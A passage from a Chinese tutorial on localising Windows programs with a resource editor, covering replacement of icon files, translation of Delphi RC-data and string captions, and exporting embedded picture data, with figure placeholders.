



图5





图6

## 一、图标项资源的替换修改

来修改“图标项”资源，点击“图标项”在展开的菜单中选中要修改的图标文件，在右边可以看到选中的图标预览，然后右键它选择“编辑资源”，就可以对文件进行替换修改（图7）。





图7

我们要准备好替换的资源文件，也就是图标ico文件了，在修改图标项的界面中点击“文件夹图标”来打开替换文件，选中准备好的替换图标文件（图8），然后点击“确定”来确认修改。




图8

如果对于替换的图标不满意的话，还可以继续替换。当我们确定要修改时会提示我们是否要继续，点击“是”确定修改（图9）。





图9

可以使用同样的方法来修改图标项中的其它ico文件，不过要注意的是，原始图标文件的大小、格式、像素、分辨率要与替换的文件一致，否则是无法替换的。关于图标文件可以到网络上搜索，如

在百度上搜索“ico 素材”相信一定可以找到我们满意的。

## 二、RC 数据中字符串资源的汉化修改

浏览一下“字符串资源”，如果没有必要就可以不用修改了。一般来讲 VC++ 编写的程序比较关注对于“字符串资源”的汉化修改，而对于 DELPHI 编写的程序主要关注的是“RC 数据”的汉化修改。打开“RC数据”，选中其中一项，比如TFRMBOUT，然后点击“资源编辑器”就可以对该项中的文字和图片资源进行修改了（图10）。





图10

在资源编辑器中进行修改，修改的主要选项是“字符数据”和“图片数据”。关于修改“字符数据”只要修改其中字符串的“Caption”属性就可以实现汉化的目的。打开 TFRMBOUT 项的树形列表，查看其中的资源目录，其中有“TLabel”字样的是标签资源，可以修改标签资源中的文字信息；带有“Timage”字样的是图片资源，可以修改其中的图像数据。

先来修改文字信息，将“about”汉化为“关于”，点击“应用”按钮即可确认修改（图11）。再点击“确定”来完成修改。这时会提示“是否继续”，当然选择“是”了（图12）。





图11





图12

其它的字符串资源（图中标有TLabel 的资源或按钮类资源等）都可以按照这个方法来进行修改。修改时要注意汉化修改后的文字长度应该尽量与原来英文长度相仿，如果汉化后的文字很长将有可能导致其在软件界面中显示不完整或数据溢出等问题。

## 三、RC 数据中图片数据的替换修改

我们再来看看 RC 数据中“图片数据”的替换修改，基本方法与图标项的修改一样。基本思路是先将原来的图片数据以资源的形式导出，再使用图片处理软件修改该导出的资源，最后再将修改过的新资源重新导入并替换原来的资源。

首先找到要修改的图片资源，一般来讲在资源列表中标有“Picture.Data”字样的便是图片数据了，选中图片数据“Picture.Data”项，右键选择“资源另存为…”将图片资源导出（图13）。导出的图片资源一般是 bmp、gif、jpeg 等格式的。

